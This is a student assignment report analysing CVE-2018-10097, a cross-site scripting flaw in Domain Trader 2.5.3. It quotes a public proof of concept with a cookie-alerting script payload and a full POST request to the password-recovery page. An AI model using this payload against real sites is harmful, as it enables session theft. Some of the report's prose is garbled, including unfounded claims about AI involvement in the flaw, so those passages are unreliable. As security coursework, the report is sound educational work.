Systems and Network Programming - IE2012

Assignment

Ashan G Punchihewa

IT22327680

Table of Contents

1 Abstract


In the changing field of cybersecurity it has become increasingly important to identify and fix vulnerabilities, in software and systems with the integration of artificial intelligence (AI). This report focuses on CVE-2018-10097 a record in the Common Vulnerabilities and Exposures (CVE) database that addresses a Cross Site Scripting (XSS) vulnerability found in Domain Trader 2.5.3. The analysis covers aspects including a proof of concept details about CVE, software affected by AI integration techniques used for exploitation assessment of impact and strategies for mitigation. Considering its score of 6.1 (MEDIUM) this XSS vulnerability is evaluated for its effects on system integrity caused by AI driven factors. The report concludes by emphasizing the need for efforts within the field of cybersecurity and provides references for exploration. Urgent attention and remediation are emphasized to maintain trust and security, in systems infused with AI.

2 CVE-2018-10097

2.1 Introduction

In the evolving world of cybersecurity it is crucial to identify and fix vulnerabilities, in software and systems. CVEs (Common Vulnerabilities and Exposures) serve as identifiers for known vulnerabilities allowing for an structured approach to addressing security issues.

2.2 Proof of concept



```
i>>?#  Domaintrader v.2.5.3 Cross-Site Scripting
#  6th of February, 2018
#  Found by Uladzislau Murashka - https://sm0k3.net
#  Vendor homepage:  www.smartscriptsolutions.com
#  Software link: http://www.smartscriptsolutions.com/domain-trader/
#  Version of local application copy: 2.5.2 but valid also for 2.5.3
#  Tested on: Debian / PHP 5.x / Mozilla Firefox 56.0 (demo environment)
#  CVE: None (https://www.owasp.org/index.php/Top_10-2017_A7-Cross-Site_Scripting_(XSS))

Vulnerable page: http://domaintrader.smartscriptsolutions.com/demo/2.5.3/recoverlogin.php
Exploit can be executed with POST request for password recovery:
Vulnerable field: <input name="email_address" id="email_address" value="" type="text">
Parameter "email_address=" is not filtered properly and also shows in output data from this field not filtered with any
HTML char.

Used payload: ></SCRIPT>">'><SCRIPT>alert(document.cookie)</SCRIPT>

Example request on test environment:
POST /test/2.5.2/recoverlogin.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Referer: http://localhost/test/2.5.2/recoverlogin.php
Cookie: PHPSESSID=c489e1n55o930d9ar0mdia2440
Connection: close
Upgrade-Insecure-Requests: 1

mode=recoverlogin&email_address=%3E%3C%2FSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert%28document.cookie%29%3C%2FSCRIPT%3E&Submit

By Uladzislau Murashka (https://sm0k3.net)
```

2.3 CVE Details

2.3.1 CVE Identifier

This report focuses on CVE-2018-10097.

2.3.2 Type of Vulnerability

This CVE is related to Cross Site Scripting (XSS).

2.3.3 Description

The XSS vulnerability exists in Domain Trader 2.5.3 in the recoverlogin.php file. By manipulating the parameter within this file an attacker can exploit a site scripting vulnerability potentially compromising integrity.

2.3.4 CVSS Score

The vulnerability has been assigned a score of 6.1 (MEDIUM) indicating a level of severity. The score assesses factors such as attack complexity, required privileges and impact, on confidentiality, integrity and availability.

2.4 Vulnerable Software/Systems

2.4.1 Affected Software

Domain Trader 2.5.3.

2.4.2 Affected Versions

The vulnerability affects processes within the recoverlogin.php file suggesting potential susceptibility across various versions.

2.5 Exploiting the Vulnerability

2.5.1 Details of the Exploitation

The vulnerability can be exploited by injecting code into the parameter of the recoverlogin.php file. This occurs because user controllable input is not properly filtered, allowing unauthorized scripts to be executed.

2.5.2 Attack Methods

The attack can be launched remotely without requiring any authentication. However it does require user interaction, which makes it a potential threat, through phishing or other social engineering techniques. This attack technique corresponds to T1059.007 in the ATT&CK framework.

2.6 Impact

2.6.1 Possible Consequences

If this vulnerability is successfully exploited it could compromise the integrity of the system. Unauthorized scripts could be injected, resulting in actions such, as unauthorized access to or manipulation of data.

2.6.2 Threats

Considering the nature of this vulnerability there are risks associated with access and manipulation of sensitive data. The potential impact on the integrity of the system underscores the urgency in addressing this vulnerability.

2.7 Mitigation

2.7.1 Vendor Response

Based on information there is no mention of the vendors response. However it is crucial to highlight the importance of engagement with vendors to address and resolve vulnerabilities.

2.7.2 Strategies for Mitigation

To minimize the impact caused by this vulnerability it is recommended to replace the component (possibly recoverlogin.php file) with a product that ensures appropriate input validation and output encoding. Additionally organizations should remain vigilant for vendor updates and patches.

2.8 Conclusion

2.8.1 Summary

In summary CVE-2018-10097 highlights a XSS vulnerability in Domain Trader 2.5.3 categorized as having a severity rating. Given its impact, on system integrity immediate attention and remediation are necessary. Dealing with vulnerabilities is not important, from a perspective but also crucial for ensuring trust and security, in digital systems. The existence of these vulnerabilities emphasizes the importance of taking collaborative measures in the field of cybersecurity.

2.9 References

2.9.1 External references

- Official CVE-2018-10097 Entry - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10097.
- Packet Storm Security - https://packetstormsecurity.com/files/146855/Domaintrader-2.5.3-Cross-Site-Scripting.html.